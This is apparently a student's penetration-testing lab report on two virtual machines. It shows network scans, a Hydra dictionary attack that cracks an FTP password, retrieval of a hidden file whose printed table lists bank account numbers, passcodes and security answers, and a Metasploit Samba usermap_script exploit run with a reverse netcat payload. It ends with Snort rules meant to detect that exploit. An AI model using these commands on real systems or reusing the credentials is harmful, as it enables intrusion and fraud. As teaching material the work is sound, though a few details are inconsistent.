
Part 1: Penetration Testing


Question 1.1 After using the command **sudo ifconfig** to display all network interfaces, I found that interface eth1 is the one linked to the target machines with an IP address of 172.16.0.11. Using the network scanner Zenmap, I ran a scan for the IP range of 172.16.0.13-20 to find out the active IP address of the target machines saturnaN and saturnaR. This resulted in two active hosts being present, 172.16.0.13 and 172.16.0.14. Below are screenshots of the results for each active host.

Network Scanner Results



As shown in the image above, the active host 172.16.0.13 is running the Linux 2.6.32-3.10 operating system

Port and Service Information Host: 172.16.0.13



For the active host 172.16.0.13 there are 7 open ports:

Port 21:

- TCP protocol
- FPT service
- Version is ProFTPD 1.3.5rc3

Port 22:

- TCP protocol
- SSH service
- Version is OpenSSH 5.9 Debian 5ubuntu 10

Port 25:

- TCP protocol
- SMPT service
- Version is Postfix SMTPD

Port 139:

- TCP protocol
- Netbios-ssn service
- Version is samba smbd 3.X-4.X

Port 445:

- TCP protocol
- Netbios-ssn service
- Version is samba smbd 3.6.25

Port 993:

- TCP protocol
- Imaps service

Port 995:


- TCP protocol
- Pop3s service

Network Scanner Results, Active Host: 172.16.0.14

```
MAC Address: 00:0C:29:CE:A8:A4 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.013 days (since Sun Feb 15 23:10:38 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts:  UBS16, UBS16; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

As show in the image above, host 172.16.0.14 is running on the Linux 3.2-4.9 operating system.

Port and Service Information Host: 172.16.0.14



For the active host there are 9 open ports:

Port 21:

- TCP protocol
- ftp service
- Version is vsftpd 3.0.3.

Port 22:

- TCP protocol
- ssh service
- Version is OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0).

Port 25:

- TCP protocol
- smtp service
- Version is Postfix smtpd.

Port 53:

- TCP protocol
- domain service
- Version is ISC BIND 9.10.3-P4 (Ubuntu Linux).

Port 80:

- TCP protocol
- http service
- Version is Apache httpd 2.4.18 (Ubuntu).

Port 110:

- TCP protocol
- pop3 service
- Version is Dovecot pop3d.

Port 139:

- TCP protocol
- netbios-ssn service
- Version is Samba smbd 3.X - 4.X


Port 143:

- TCP protocol
- imap service
- Version is Dovecot imapd.

Port 445:

- TCP protocol
- netbios-ssn service
- Version is Samba smbd 4.3.11-Ubuntu

Topology Report (172.16.0.13 & 172.16.0.14)



As shown above, this topology report shows that the local host is connected to two active hosts on the same network. The black dot represents the local host (my machine running the scan). The red dots represent the two devices on that network. The blue lines show a direct communication between the scanner and the hosts and is shown to be 1 hop away as both are only one concentric ring away.

1.2 Vulnerable Services

OpenSSH 5.9 (host: 172.16.0.13)

```
┌──(kali㉿kali)-[~]
└─$ searchsploit openssh 5.9
---------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH < 6.6 SFTP (x64) - Command Execution
OpenSSH < 6.6 SFTP - Command Execution
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)
---------------------------------------------------------------------------------------------
```

SSH is a protocol used to log into servers, execute commands, and more using remote access and securely managing computers. This protocol uses encryption/ RSA public key cryptosystems when sending data including, password, files, or commands making It more secure. Despite this encryption, there are known vulnerabilities that usually stem from older versions being used. This Metasploit scan done on kali shows multiple vulnerabilities. This version has multiple known exploits is the Exploit-DB. This includes username enumeration where an attacker can find out which usernames are valid or not by testing many usernames to learn which ones are legit (brute force attack). It also has a command

execution vulnerability meaning an attacker could remotely execute commands and lead to a full system compromise. Another exploit is a privilege escalation which is where a low privileged user can gain access to high privileges. Lastly, this is an outdated version and doesn't have newer patched versions in which makes it vulnerable to these known weaknesses.

Apache 2.4.18 (host:172.16.0.14)

```
┌──(kali㉿kali)-[~]
└─$ searchsploit apache 2.4.18
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal
Apache Tomcat < 5.5.17 - Remote Directory Listing
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution
---------------------------------------------------------------------------
```

Apache refers to the HTTP server which is widely used web server. This server listens and responds to requests from web browsers. This server is not secure as it does not encrypt any data send or received including, passwords, bank information, or even messages. It also does not authenticate who you are sending requests back and forth with allowing attackers to easily perform man in the middle attacks. A Metasploit scan showed vulnerability shows an old version of this service with a lot of known exploits (as seen below). Remote code execution is one of the many in which attackers can send their own crafted requests to the web server that look legit but include malicious code. If this attack was successful attackers could gain complete control of server. Buffer overflow is another vulnerability where attackers send more data than the server can handle. This is also known as a denial-of-service attack where they crashed the service and become unavailable. There is also a privilege escalation vulnerability where an attacker can exploit this and gain higher privileges to get control of system.

Samba 3.6.25 (host: 172.16.0.13)

```
┌──(kali㉿kali)-[~]
└─$ searchsploit samba 3.6.25
---------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit)
---------------------------------------------------------------------------------------------
```

Samba is a service that authorizes Linux systems to share files and printers with Windows using the server message block protocol. This is a major target for attackers as it deals with authentication and file sharing. A Metasploit scan showed that this version has known exploits that impact the versions in the 3.X range. One includes arbitrary module loading which allows attacker to force this service to load their malicious modules and trick the system to running them. This could lead to complete system control where they could have access to sensitive files and even steal or manipulate data.

1.3 Cracking Password Using Hydra

Password Cracking Attempt and Result

```
┌──(kali㉿kali)-[~]
└─$ hydra -l bdietrich -P /home/kali/Downloads/topWordlist.pwd ftp://172.16.0.13
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-18 16:22:24
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous ses
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task
```

```
[STATUS] 376.24 tries/min, 29723 tries in 01:19h, 21503 to do in 00:58h, 16 active
[STATUS] 375.57 tries/min, 35679 tries in 01:35h, 15547 to do in 00:42h, 16 active
[STATUS] 375.58 tries/min, 41689 tries in 01:51h, 9537 to do in 00:26h, 16 active
[21][ftp] host: 172.16.0.13   login: bdietrich   password: heyheyhey1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-18 18:25:21
```

As shown above Hydra was used to crack a password. Hydra, is the password cracking tool used, -l bdietrich specifies the targeted username, -P specifies the password dictionary used for the attack, and ftp://172.16.0.13 is the target service for the victim machine, SaturnaN. This was a dictionary attack where the password was found in the wordlist after 2 hour and 3 minutes and thousands of passwords tested. The password was found to be **heyheyhey1.** This is a weak password that was in a common wordlist and easily compromised used this automated tool.

1.4 Logging into Account

Access to BLANK account

```
┌──(kali㉿kali)-[~]
└─$ ftp 172.16.0.13
Connected to 172.16.0.13.
220 ProFTPD 1.3.5rc3 Server (ProFTPD Default Installation) [172.16.0.13]
Name (172.16.0.13:kali): bdietrich
331 Password required for bdietrich
Password:
230 User bdietrich logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

As shown above, using the known username and password, this account was successfully infiltrated and logged into from a remote server (kali).

Locating and Extracting Banking Files

```
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||12376|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 bdietrich bdietrich    73383 Nov 16  2017 EOI2015-103.pdf
-rw-r--r--   1 bdietrich bdietrich   208888 Nov 16  2017 FINAL_EOI_2015-103.docx
-rw-r--r--   1 bdietrich bdietrich   144841 Nov 16  2017 RFP_Requirements_IAM.pdf
-rw-r--r--   1 bdietrich bdietrich    31744 Nov 16  2017 Saturn_commitment_table.xls
drwxrwxr-x   3 bdietrich bdietrich     4096 Nov 21  2017 compliance
drwxrwxr-x   2 bdietrich bdietrich     4096 Nov 17  2017 management
-rw-r--r--   1 bdietrich bdietrich   352426 Nov 29  2017 saturn_vault.meo
drwxrwxr-x   2 bdietrich bdietrich     4096 Nov 17  2017 solutions
226 Transfer complete
ftp>
```

While connected to this server, the command ls was used to show all files and folders in the target server directory (as shown above). After viewing and some files, it was evident that the file containing the companies online banking information was most likely to do with Saturn_vault. The file Saturn_vault.meo could not be opened and there were other files that were damaged in the transfer or encoded.

```
┌──(kali㉿kali)-[~]
└─$ ftp 172.16.0.13
Connected to 172.16.0.13.
220 ProFTPD 1.3.5rc3 Server (ProFTPD Default Installation) [172.16.0.13]
Name (172.16.0.13:kali): bdietrich
331 Password required for bdietrich
Password:
230 User bdietrich logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd compliance
250 CWD command successful
ftp> ls -la
229 Entering Extended Passive Mode (|||56214|)
150 Opening ASCII mode data connection for file list
drwxrwxr-x   3 bdietrich bdietrich     4096 Nov 21  2017 .
drwxr-xr-x   7 bdietrich bdietrich     4096 Nov 29  2017 ..
drwxrwxr-x   2 bdietrich bdietrich     4096 Nov 30  2017 .vault
-rw-r--r--   1 bdietrich bdietrich   823559 Nov 17  2017 AWS_Risk_and_Compliance.pdf
-rw-r--r--   1 bdietrich bdietrich  3715365 Nov 17  2017 CORPORATE_LEADERSHIP.pdf
-rw-r--r--   1 bdietrich bdietrich  1480364 Nov 17  2017 LEADING_TRADERS.pdf
226 Transfer complete
ftp> cd .vault
250 CWD command successful
ftp> ls-la
?Invalid command.
ftp> ls -ls
229 Entering Extended Passive Mode (|||57771|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 bdietrich bdietrich     8368 Nov 30  2017 saturn_SDB.mmo
-rw-r--r--   1 bdietrich bdietrich   347748 Nov 30  2017 saturn_vault.pdf
226 Transfer complete
ftp> get saturn_vault.pdf
local: saturn_vault.pdf remote: saturn_vault.pdf
229 Entering Extended Passive Mode (|||10247|)
150 Opening BINARY mode data connection for saturn_vault.pdf (347748 bytes)
100% |***********************************************************************************
347748 bytes received in 00:00 (25.76 MiB/s)
ftp> 
```

To look for a hidden file that may contain the banking information the command **ls -la** was used. This showed a hidden folder named **.vault.** The command **cd .vault** was used to open all and any hidden files in that folder and a pdf named **saturn_vault.** This pdf was then fully extracted and transferred to the remote server (kali) used for the attack using the command **get.**

Saturn Security Inc. Vault

Confidential

Online Banking

Account	Number	UserID	Passcode	Security Q	Security A	URL
Bank of America	4561 3546 3900 1869	Complete number	Lunchwith@#$%^&	What was the name of the hospital where you were born?	Marie Curie	https://secure.bankofamerica.com/login/sign-in/signOnV2Screen.go
				Who is your childhood sports hero?	Albert Einstein	
				What time of the day were you born? (hh:mm)	14:57	
JP Morgan	4700 6578 4567 4500	Last 8 digits	@ttneti0nseeker	Who was your childhood hero?	Socrates&Poseidon	https://jpmorgan.chase.com
				What's the oddest security question you've been asked?	Dumb_dumb	
				What was the first concert you attended?	WawaNeverending	
Barclays	4678 5678 3456 0213	Complete number	0period&d0wn	How would you characterize your first driver's license photo?	Unremarkable	https://bank.barclays.co.uk/olb/authlogin/loginAppContainer.do#/identification
				What's the last American-made appliance you bought?	Neverland	
				What was the birthday of your spouse great-grand mother?	05/10/1900	
Atlantic	4201 3467 9345 1101	Complete number	Up&D0wn&Jump	OTP Token	OTP	https://www.atlabank.com/personal_online_banking.php

CONFIDENTIAL

After transferring, the document was opened on kali and the confidential banking information was displayed. This confirms that although it was in a hidden pdf file, it is still not properly protected. The file contains sensitive and confidential information and should be better protected, for example using encryption on the file.

PART 2: Defense Strategies

Question 1

The vulnerability chosen for this question is the one on the target system 172.16.0.13 that contains known vulnerabilities such as arbitrary module loading and command execution that if successfully exploited would allow unauthorized access and the ability to remotely execute commands (system takeover)

Apache HTTP Server is a web server that processes incoming HTTP requests and then delivers content of that request, for example when clicking to reach a webpage, it is an interface between the users and the server. If it is not patched or updated, attackers can easily exploit known weaknesses.

In a generic attack scenario, the first phase of the attack would be active reconnaissance, which is comprised of information gathering, vulnerability identification, and vulnerability verification. More specifically this would include, scanning the target system using tools

such as Nmap or Zenmap, identifying open ports, IP addresses, and services that are running on the system that could possibly be exploited. The attacker could also use enumeration to confirm that port 445 is open and the version on Samba running is vulnerable.

The next phase is system compromise, where a decision needs to be made to either gain access or deny service. In this case, to gain access to a system, the attacker would exploit the known vulnerabilities such as the exploit usermap_script that send Session Setup AndX SMB requests that could lead executing malicious commands and getting unaotherized access to the target system (172.16.0.13).


Once access is gained, the next step would be escalating privileges, or increasing their permissions on the system as higher the privileges the more control and access for the attacker. This could be done through establishing a reverse shell connection and accessing sensitive files.

Next, would be maintaining the access that has been gained, which could include installing backdoors with the provided unauthenticated access so even if a system gets patched there is a way back in. The final step in this attack would be to cover any tracks by removing logs or altering records and files to avoid detection.

https://www.samba.org/samba/security/CVE-2007-2447.html

https://nvd.nist.gov/vuln/detail/CVE-2007-2447

Graphical Flowchart: Attack Scenario




Question 2

```
msf6 > search samba

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec         2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig            2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                          2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup               2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                          normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                    normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm           2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce    2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                     2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                            2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                 2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                             normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                   normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                        2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                  2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                   normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                 normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap                2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                  2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap              2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                                normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                         2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                           2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results            2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
```

After using Metasploit to search for modules associated with the Samba 2.3.25 vulnerability (command execution), the 8th module was then used to run the attack.


```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 172.16.0.13
RHOSTS => 172.16.0.13
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.11.11:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > Interrupt: use the 'exit
msf6 exploit(multi/samba/usermap_script) > exit
```

The command **use exploit/multi/samba/usermap_script** was used to select the module for the attack. The parameters were then set, **RHOSTS** specifies the target IP address (172.16.0.13) and **RPORT** specifies the port number of the target service which in this case is port **445** used by samba service.



Before running the attack on Metasploit, Wireshark was started on kali ready to capture incoming network traffic. Then after running the attack, the display filter was set to **tcp.port ==445** for the eth1 interface (target) where samba service traffic was captured from the attack. The results above showed communication between the attacker and the target system (172.16.0.13) over port 445. As shown above, there were SMB packets flagged including **Session Setup AndX** and **Negotiate Protocol System** requests, proving the successful exploitation of the samba service that was found to be vulnerable.

Question 3



Parameters:

1. Specifies the TCP protocol used by samba service.
2. **any any -> 172.16.0.13 445** specifies that any source IP addresses or any port traffic sent to target server on port 455 (SMB server) is monitored.
3. **Msg: “”** defines the alert message and is shown when the rule is triggered.
4. **content; “Session Setup AndX” for example, i**s telling snort to look for any presence of “Session Setup AndX” in the packets.

alert tcp any any -> 172.16.0.13 445 (msg:"SAMBA SMB SUSPICIOUS DETECTION SMB "; content:"Session Setup AndX"; sid:1000001;)

This snort rule was created because multiple “Session Setup AndX” packets were observed in the exploit scan on Wireshark, confirming active interaction with Samba service. This request is a SMB protocol that allows a client to start a session, exchange credentials, and access shared resources making it a more advanced connection to the samba service. This is a strong indicator of suspicious activity (exploitation attempts) as it is a set up phase where authentication and deep access occur. Overall, this snort rule was created to detect any TCP traffic going to the target IP (172.16.0.13) on port 445 (samba) where a client is trying to authenticate and establish a connection. This is not overfitting as it targets general SMB behaviour.

alert tcp any any -> 172.16.0.13 445 (msg:"SAMBA SMB CONNECTION ATTEMPT"; sid:1000002;)

This snort rule is a broader rule as it was created to monitor general attempts to connect to the target service. However, when paired with the other custom rules it serves as a baseline to detect possible suspicious behaviours when interacting with the samba service.

alert tcp any any -> 172.16.0.13 445 (msg:"SMB NEGOTIATE PROTOCOL REQUESTION DETECTION"; content:"Negotiate Protocol Request"; sid:1000003;)

This snort rule was created because the Wireshark analysis showed “Negotiate Protocol Request” packets during the Metasploit attack. This type of request does occur in normal traffic and it is where the client is first initiating communication with the server. This is not over-fitted as it is not targeting a specific exploit but is used layered with other rules to help identify suspicious activity. It can do this by showing repeated patterns of interaction that could result in being malicious behaviour.

Conclusion

These 3 rules were creating to detect suspicious behaviour related to interactions with the samba server. The rules are functioning at the early to mid-stages of establishing a connection as well as making a direct connection with the server. Once connection this could lead to malicious payload delivery and command execution, which is a high-risk vulnerability associated with Samba 3.6.25

Question 4

```
asocrates@UBS16:~$ cd snort_log
asocrates@UBS16:~/snort_log$ pwd
/home/asocrates/snort_log
asocrates@UBS16:~/snort_log$
```

This screenshot shows using the creation of the directory **snort_log** to store the snort output files. The command **pwd** was then used to find the full path for the directory which was shown as **/home/asocrates/snort_log.**

After configuring snort on the Saturn R machine in intrusion detection mode using the command **sudo snort -c /etc/snort/snort.conf -l /home/asocrates/snort_logs -i enp0s17,** the attack from the kali machine was re-executed using Metasploit and the parameters from the previous question. After stopping the attack, the log file was then transferred to Kali and read with LibreOffice.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sftp asocrates@172.16.0.14
asocrates@172.16.0.14's password:
Connected to 172.16.0.14.
sftp> cd /home/asocrates/snort_log
sftp> get snort_d_alerts.csv
Fetching /home/asocrates/snort_log/snort_d_alerts.csv to snort_d_alerts.csv
snort_d_alerts.csv
sftp> exit

┌──(kali㉿kali)-[~/Desktop]
└─$ libreoffice snort_d_alerts.csv
```

As shown above, the SFTP or Secure File Transfer Protocol is used to securely transfer the snort alerts that were saved in the file **snort_d_alerts.csv** under the directory **/home/asocrates/snort_log** on the SaturnR machine (172.16.0.14) to kali. Libreoffice was then used to open this file to more clearly view the alert logs.

